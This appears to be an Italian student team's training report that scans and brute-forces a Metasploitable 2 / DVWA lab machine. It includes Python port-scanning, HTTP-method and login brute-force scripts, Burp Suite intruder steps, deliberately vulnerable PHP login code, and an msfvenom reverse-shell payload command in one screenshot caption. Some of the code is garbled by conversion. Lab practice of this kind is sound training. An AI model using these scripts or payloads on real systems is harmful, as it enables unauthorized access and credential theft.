



EPICODE

BUILD WEEK 1

TEAM 1



Presented by
TEAM-1



INFORMATION DOCUMENT		CREDIT
NAME		THETA
NUMBER		1
NOME PROGETTO		THETA VIRTUAL LAB
BENEFICIARIO		THETA
VERSIONE REPORT		1.0
DATA INIZIO CONTRATTO		29/04/2024
DATA CONSEGNA REPORT		03/05/2024
TIPO		REPORT
LEAD TEAM		IOSIF CASTRUCCI
CO - TEAM		MARA DELLO RUSSO MARIO REITANO LUCA LENZI ANDREA DI BENEDETTO MORGAN PETRELLI GIOVANNI SANNINO AYOUB MGOUN

INDICE

1.DESIGN RETE

Network Design - Web
Server - Application
Server - DMZ - IDS/IPS

2.PORT SCANNING

Virtual Lab
Script.py
Test Virtual Lab

3.HTTP VERBS

Perché fare un'analisi
dei servizi attivi.
Script.py
Test Virtual Lab

4.BRUTE FORCE

Cos'è
Burpsuite
Script.py
phpMyAdmin
Test Virtual Lab

5.BEST PRACTICES

Come migliorare le condizioni
di sicurezza informatica
della propria azienda.


6.TEAM

Andrea Di Benedetto
Ayoub
Giovanni Sannino
Luca Lenzi
Mara Dello Russo
Mario Reitano
Morgan Petrelli
TeamLeader: Iosif Castrucci

DESIGN DI RETE

Network Design - Web Server - Application Server - DMZ


Lo schema descrive l'architettura di rete progettata per Theta, focalizzandosi su Web server, Application Server e misure di sicurezza. Un firewall perimetrale funge da prima difesa dall'esterno verso l'interno, indirizzando il traffico esterno al Web server nella DMZ, protetto ulteriormente da un protocollo IPS. Un secondo firewall protegge i dati all'interno della rete. Ci sono aree separate per Application Server e Workstation. L'Application Server, con e-commerce per operatori Theta, è difeso da un IDS che segnala anomalie. Le Workstation, in VLAN per sicurezza, ospitano gli host degli operatori, con firewall software individuale. Entrambe le zone sono collegate a switch che si connettono a un router.



THETA - LAB - CISCO PACKET TRACER



VIRTUAL LAB



METASPLOITABLE 2

In conformità con le direttive, non verranno eseguiti test invasivi nell'ambiente operativo principale. Le componenti sono state replicate nei nostri laboratori di prova, consentendo di eseguire controlli in modo sicuro, separati dall'ambiente di produzione. In particolare, il ruolo di web server sarà svolto da un'istanza della macchina Metasploitable 2, la quale, per impostazione predefinita, ospita un servizio web sulla porta 80. Questo è facilmente verificabile digitando l'indirizzo IP della macchina nel browser di una macchina client Kali Linux.

The screenshot shows a Kali Linux desktop environment. A Firefox browser window is open to the URL `192.168.1.59`, displaying the Metasploitable2-Linux login screen. The screen features a grid of binary code (0s and 1s) as a background image. Text on the screen includes:

- Warning: Never expose this VM to an untrusted network!
- Contact: `msfdev[at]metasploit.com`
- Login with `msfadmin/msfadmin` to get started

Below the browser is a terminal window titled "meta2 [In esecuzione] - Oracle VM VirtualBox". The terminal displays the output of the `ifconfig` command:msfadmin@metasploitable:~\$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:68:cf:d4
 inet addr:192.168.1.59 Bcast:192.168.1.255 Mask:255.255.255.0
 inet6 addr: 2001:b07:a2a:77ff:fe68:cf4/64 Scope:Global
 inet6 addr: fe80::a00:27ff:fe68:cf4/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:57 errors:0 dropped:0 overruns:0 frame:0
 TX packets:79 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:6476 (6.3 KB) TX bytes:7818 (7.6 KB)
 Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 inet6 addr: ::1/128 Scope:Host
 UP LOOPBACK RUNNING MTU:16436 Metric:1
 RX packets:91 errors:0 dropped:0 overruns:0 frame:0
 TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~\$

PORT SCANNING

Il port scanning è un processo che identifica le porte aperte e chiuse su un sistema o una rete. È cruciale per valutare la sicurezza e individuare vulnerabilità. I suoi obiettivi principali includono l'identificazione dei servizi in esecuzione, la valutazione della sicurezza del sistema, il rilevamento di intrusioni e il miglioramento della configurazione di rete. Questa pratica è essenziale per la gestione della sicurezza informatica, fornendo una visione delle porte aperte e aiutando a mitigare i rischi.

The screenshot shows a Kali Linux desktop environment with several windows open:

- File Explorer:** Shows two files: `port_scanner_all.py` and `port_scanner_open.py`.
- Terminal 1:** Running on a Metasploitable VM. It shows network interface configuration and statistics. Key output:

```
Link encap:Ethernet HWaddr 00:0c:27:60:cf:1f
inet addr:192.168.1.59 Bcast:192.168.1.255
inet6 addr: fe00::fe0c:27ff:fe60:cf44/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500
RX packets:57 errors:0 dropped:0 overruns:0
TX packets:79 errors:0 dropped:0 overruns:0
collisions:0 txqueuelen:1000
RX bytes:6476 (6.3 KB) TX bytes:7818 (7.6
Base address:0x0d020 Memory:f0200000-f0220000
```
- Terminal 2:** Running on Kali Linux. It shows the execution of the port scanning scripts. Key output:

```
[kali㉿Team1-BuildWeek-Epicode: ~]# python port_scanner_all.py
[kali㉿Team1-BuildWeek-Epicode: ~]# python port_scanner_open.py
```
- Terminal 3:** Running on Kali Linux. It shows the execution of the port scanning scripts. Key output:

```
[kali㉿Team1-BuildWeek-Epicode: ~]# python port_scanner_all.py
[kali㉿Team1-BuildWeek-Epicode: ~]# python port_scanner_open.py
```

PORT SCANNING

SCRIPT.PY

Questo codice Python esegue una scansione delle porte su un determinato host per verificare quali porte sono aperte e quali sono chiuse. Ecco una spiegazione del codice:

1. L'utente fornisce l'indirizzo IP dell'host da analizzare e specifica l'intervallo di porte da esaminare.
2. Il codice crea un socket TCP per ogni porta nell'intervallo specificato.
3. Per ogni porta, tenta di stabilire una connessione con l'host.
4. Se la connessione riesce (status = 0), la porta viene considerata aperta e viene stampato un messaggio.
5. Se la connessione fallisce (status != 0), la porta viene considerata chiusa e viene stampato un messaggio corrispondente.
6. Dopo ogni tentativo di connessione, il socket viene chiuso per liberare le risorse.

Il secondo codice esegue la stessa scansione nell'intervallo scelto in input dall'utente, ma stamperà soltanto le porte con (status = 0).

The screenshot shows a terminal window with two code snippets. The top snippet is a script named 'port_scanner_all.py' which performs a full range scan from lowport to highport. The bottom snippet is a function named 'port_scan' which performs a scan from start_port to end_port and prints only the open ports. A code completion dropdown is visible, listing 'range', 'RuntimeWarning', and 'ResourceWarning'.

```
*~/Desktop/Team1-BuildWeek-Epicode/port_scanner_all.py - Mousepad
File Edit Search View Document Help
File Edit Search View Document Help
1 #script port_scanner_all.py verranno stampate porte closed/open
2 import socket
3
4 target = input("target_ip: ")
5 portrange = input("port_range(es 0-65 535)")
6
7 lowport = int(portrange.split('-')[0])
8 highport = int(portrange.split('-')[1])
9
10 print("scanning host ", target, " from port ", lowport, " to port ", highport)
11
12 for port in range(lowport, highport):
13     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14     status = s.connect_ex((target, port))
15     if(status==0):
16         print("++ Port", port, "- OPEN --")
17     else:
18         print("Port", port, "- CLOSED")
19     s.close()

1 import socket
2
3 def port_scan(host,start_port,end_port):
4     try:
5         for port in ran
```



HTTP VERBS

Un'analisi dei servizi attivi fornisce diversi benefici nella gestione della sicurezza informatica:


- 1. Identificazione delle vulnerabilità:** Uno scan dei servizi può individuare servizi non necessari o non autorizzati che potrebbero essere sfruttati da hacker per infiltrarsi nel sistema, rivelando potenziali punti deboli.
- 2. Valutazione della configurazione di sicurezza:** Gli amministratori possono valutare se la configurazione dei servizi è sicura, identificando password deboli o servizi non aggiornati che potrebbero essere vulnerabili agli attacchi.
- 3. Rilevamento di intrusioni:** Lo scan dei servizi aiuta a individuare attività sospette o intrusioni, segnalando servizi non autorizzati o comportamenti anomali che potrebbero indicare un compromesso del sistema.
- 4. Gestione del rischio:** Conoscere i servizi attivi consente agli amministratori di valutare meglio il rischio associato al sistema e di prendere misure adeguate per mitigare tali rischi, come chiudere o limitare l'accesso a determinati servizi per ridurre la superficie di attacco.

HTTP VERBS

SCRIPT.PY



```
import http
{} http
{} httplib2
{} find_verb_http
{} bruteforce_http
```



```
~/Desktop/Team1-BuildWeek-Epicode/http_status_plus.py - Mousepad
File Edit Search View Document Help
D F G C x c c x F Q R
1 import http.client
2
3 host = input("Indirizzo IP target: ")
4 port = input("Porta target (default 80): ")
5
6 if not port:
7     port = 80
8
9 try:
10     path = input("Percorso da esplorare: ")
11     methods = ['GET', 'POST', 'OPTIONS', 'HEAD', 'TRACE', 'DELETE', 'PATCH', 'PUT']
12     active_methods = []
13
14     for method in methods:
15         connection = http.client.HTTPConnection(host, port)
16         connection.request(method, path)
17         response = connection.getresponse()
18
19         if response.status >= 200 and response.status <= 226:
20             print(f"Il metodo {method} è abilitato")
21             active_methods.append(method)
22         elif response.status >= 400:
23             print(f"Il metodo {method} è disabilitato")
24         elif response.status >= 300 and response.status < 400:
25             print(f"Il metodo {method} è abilitato con redirect")
26
27     connection.close()
28
29     print("Metodi abilitati:", active_methods)
30
31 except ConnectionRefusedError:
32     print("Connessione fallita")
```

Il codice `http_status_plus.py` esegue una scansione delle capacità HTTP di un server remoto tramite richieste HTTP diverse. L'utente fornisce l'IP del server target e, optionalmente, la porta (predefinita 80). Si richiede il percorso da esplorare sul server. Vengono definiti diversi metodi HTTP da testare. Per ogni metodo, si stabilisce una connessione HTTP con il server e si invia una richiesta al percorso specificato. Se lo stato della risposta è tra 200 e 226, il metodo è considerato abilitato; se è maggiore di 400, è disabilitato; tra 300 e 400, è considerato attivo con reindirizzamento. La connessione viene chiusa dopo ogni richiesta e alla fine vengono stampati i metodi HTTP considerati attivi. Se la connessione viene rifiutata, viene stampato un messaggio di errore indicando la connessione fallita.

HTTP VERBS

The screenshot shows a Kali Linux desktop environment with several open windows:

- Terminal 1:** Shows network interface details (Link encap:Ethernet HWaddr 08:00:27:68:cfae...) and a Metasploitable shell (admin@metasploitable:~\$).
- Terminal 2:** A Python script named `http_status.py` is running. It prompts for a target host and port, then prints the methods available on the target. The output shows methods like GET, POST, OPTIONS, HEAD, TRACE, DELETE, PATCH, and PUT.
- Terminal 3:** Another instance of `http_status.py` is running, showing similar results for a different target.
- Browser:** A browser window is open to `192.168.1.59/phpMyAdmin/`, displaying the phpMyAdmin welcome page.
- File Editor:** Two files are open in a code editor:
 - `http_status.py`: The original script from Terminal 2.
 - `http_status_plus.py`: A modified version of the script that lists all available HTTP methods (GET, POST, OPTIONS, HEAD, TRACE, DELETE, PATCH, PUT) for a specified target.

HTTP VERBS

The image shows a Kali Linux desktop environment with several windows open:

- Terminal 1:** Shows the command `$ python http_status_plus.py` being run against the IP 192.168.1.59. It lists various HTTP methods (GET, POST, OPTIONS, HEAD, TRACE, DELETE, PATCH, PUT) as enabled.
- Terminal 2:** Shows the command `$ python http_status_plus.py` being run against the IP 192.168.1.59. It lists various HTTP methods (GET, POST, OPTIONS, HEAD, TRACE, DELETE, PATCH, PUT) as enabled.
- Terminal 3:** Shows the command `$ python http_status_plus.py` being run against the IP 192.168.1.59. It lists various HTTP methods (GET, POST, OPTIONS, HEAD, TRACE, DELETE, PATCH, PUT) as enabled.
- Metasploitable2 - Linux:** A browser window showing the Metasploitable2 interface. It displays a warning: "Warning: Never expose this VM to an untrusted network!". It also shows a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-. Below the navigation bar, there's a terminal-like interface with the following text:

```
msfvenom -p linux/meterpreter/reverse_tcp -f raw > /tmp/meterpreter
```


and a note: "Warning: Never expose this VM to an untrusted network!"

Bottom Links:

 - TWiki
 - phpMyAdmin
 - Mutilidae
 - DVWA
 - WebDAV


BRUTE FORCE

Il "Brute Force" in sicurezza informatica è una tecnica utilizzata per tentare di ottenere accesso a un sistema o a un account tramite il tentativo ripetuto e sistematico di tutte le possibili combinazioni di username, password o altre credenziali di accesso. Questo metodo si basa sull'idea che, con abbastanza tempo e risorse, è possibile violare la sicurezza di un sistema tramite il tentativo di tutte le combinazioni possibili finché non si trova quella corretta. Il Brute Force è considerato un attacco di forza bruta e può essere utilizzato per compromettere la sicurezza di sistemi informatici, reti, account online e altro ancora. Le difese contro questo tipo di attacco includono l'implementazione di politiche di sicurezza robuste, l'uso di password complesse e l'implementazione di misure di protezione come la limitazione dei tentativi di accesso.



BRUTE FORCE

BurpSuite



Burpsuite

The image displays a series of screenshots illustrating the use of Burpsuite for ethical hacking, specifically targeting the DVWA (Damn Vulnerable Web Application) on port 80.

Top Left: Burpsuite interface showing the intercept feature enabled. A screenshot of the DVWA 'Brute Force' login page is shown, with the URL `http://192.168.1.59/dvwa/vulnerabilities/brute/`.

Top Right: Burpsuite interface showing the captured request for the DVWA 'Brute Force' login page. The request details show a POST method with parameters: Username: test and Password: test. The response status is 401 Unauthorized.

Middle Left: Burpsuite interface showing the intruder attack tool. It lists 16 payloads, mostly variations of 'admin' and 'password'. The last payload, 'admin password', is highlighted.

Middle Right: DVWA 'Brute Force' login page showing an error message: 'Username and/or password incorrect.' The URL is `http://192.168.1.59/dvwa/vulnerabilities/brute/username=test&password=test`.

Bottom Left: Burpsuite interface showing the results of the intruder attack. The table shows the payloads and their responses. The last row, 'admin password', has a status code of 200 and a length of 4989, indicating a successful login.

Bottom Right: DVWA 'Brute Force' login page showing a successful login message: 'Welcome to the password protected area admin'. The URL is `http://192.168.1.59/dvwa/vulnerabilities/brute/?username=admin&password=admin`.

BRUTE FORCE - SCRIPT.PY



```

35 lvl = input("low medium hihg: ")
36 lvl_info = {lvl, "seclev_submit": "Submit" }
37 response = session.post(sec_lvl_url, data=lvl_info)
38
39 shut2 = False
40 for user in user_list:
41     user = user.rstrip()
42     if shut2 == True:
43         break
44     for pwd in pwd_list:
45         pwd = pwd.rstrip()
46
47         login_info = {"username": user, "password": pwd, "Login": "Login"}
48
49         url_connection = f"[login_brute]?username={user}&password={pwd}&Login=Login"
50         response = session.get(url_connection)
51
52         if "Username and/or password incorrect" in response.text:
53             print("FAILED LOGIN")
54
55         else:
56             print("LOGIN SUCCESS")
57             shut2 = True
58             break
  
```

```

1 import requests
2 #
3 user_file = open("nomelista.txt")
4 pwd_file = open("nomelista.txt")
5 user_list = user_file.readlines()
6 pwd_list = pwd_file.readlines()
7 #
8 target = input("IP ADDRESS: ")
9 login_home = "http://" + target + "/dvwa/login.php"
10 login_brute = "http://" + target + "/dvwa/vulnerabilities/brute/"
11 sec_lvl_url = f"http://{target}/dvwa/security.php"
12 #
13 shut = False
14 for user in user_list:
15     user = user.rstrip()
16     if shut == True:
17         break
18     for pwd in pwd_list:
19         pwd = pwd.rstrip()
20
21     session = requests.Session() # creiamo la richiesta di collegamento al target
22
23     login_info = {"username": user, "password": pwd, "Login": "Login"}
24     response = session.post(login_home, data=login_info)
25
26     if "Login fallito" in response.text:
27         print("LOGIN FAILITO")
28
29     else:
30         print("LOGIN SUCCESS")
31         print(user + "--" + pwd)
32         shut = True
33         break
  
```

Livello Low

Brute Force Source

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {

    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = stripslashes( $user );
    $user = mysql_real_escape_string( $user );

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";
    $result = mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>');

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo '';
    } else {
        // Login failed
        sleep(3);
        echo "<pre><br>Username and/or password incorrect.</pre>";
    }

    mysql_close();
}

?>
```

Sicurezza: l'unica cosa che il server richiede all'utente che prova a loggarsi è l'inserimento delle corrette credenziali. In particolare il server confronterà i campi di interesse immessi dall'utente, come username e password, con i dati salvati nel proprio database, e se i dati sono corretti permetterà l'accesso.



Operazione da ottenere:



Dovremmo creare un codice che continua ad inserire varie combinazioni di credenziali possibili per risalire a quelle corrette; le librerie o liste svolgono un ruolo importante nel fornirci varie scelte.

SECURITY LEVEL: MEDIUM

Sicurezza:

In questo livello di difficoltà si può notare una differenza rispetto al livello precedente: la **SANITISE**. Quando si accettano input dagli utenti, è essenziale applicare la sanitizzazione per evitare che questi possano essere utilizzati per compromettere la sicurezza del sistema.

Un altro elemento importante in questo livello di sicurezza è lo **SLEEP**(mostrato in figura in basso a destra). Lo **sleep** è il periodo di tempo che il server attende prima di inviare la risposta al client nel caso in cui la prova di accesso abbia esito negativo.

Come aggirarla:

Un attaccante può utilizzare il tempo di risposta del server per capire se una richiesta è stata accettata o respinta. Con strumenti come Burpsuite, è possibile misurare quanto tempo impiega il server a rispondere quando una richiesta è valida. Ad esempio, se il tempo di risposta per una richiesta riuscita è di 0,2 secondi, un tempo di risposta più lungo può indicare una richiesta fallita.

Il codice sottostante è una soluzione al rallentamento dell'attacco a causa dello **SLEEP**: settando il parametro **TIMEOUT** non si aspetta il tempo di risposta del server per provare un'altra combinazione di credenziali

```
try:
    x = http_get(URL, DIFFICULTY, params=params, timeout =1)
    return "welcome admin area"
except Exception:
    return False
```

Brute Force Source

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {

    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = mysql_real_escape_string( $user );

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";
    $result = mysql_query( $qry ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows($result) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo "<img src=\"" . $avatar . "\" />";
    } else {
        //Login failed
        echo "<pre><br>Username and/or password incorrect.</pre>";
    }

    mysql_close();
}

?>
```

else {
 // login failed
 sleep(2);
 echo "<pre>
Username and/or password incorrect. </pre>";
}

SECURITY LEVEL: HIGH

Sicurezza: Nella modalità high lo sleep non sarà più un periodo di tempo statico, ma ad ogni richiesta potrà variare in un certo intervallo di tempo dinamico, viene infatti definito sleep randomico. Viene introdotta un'altra fondamentale differenza: il csrf token. Nel codice della richiesta da parte del client verrà aggiunto un'altra variabile (type=Hidden) e cioè il **token**, il cui valore sarà un codice alfanumerico casuale generato dal server ad ogni richiesta http di accesso dell'utente. Il server verifica quindi che il token csrf inviato corrisponda a quello memorizzato per l'utente e per la sessione in corso. Se il token non è corretto o è assente, il server rifiuterà la richiesta.

Brute Force Source

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = stripslashes( $user );
    $user = mysql_real_escape_string( $user );

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );


    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";
    $result = mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>');

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo '';
    } else {
        // Login failed
        sleep(3);
        echo "<pre><br>Username and/or password incorrect.</pre>";
    }
}

mysql_close();
} // login failed
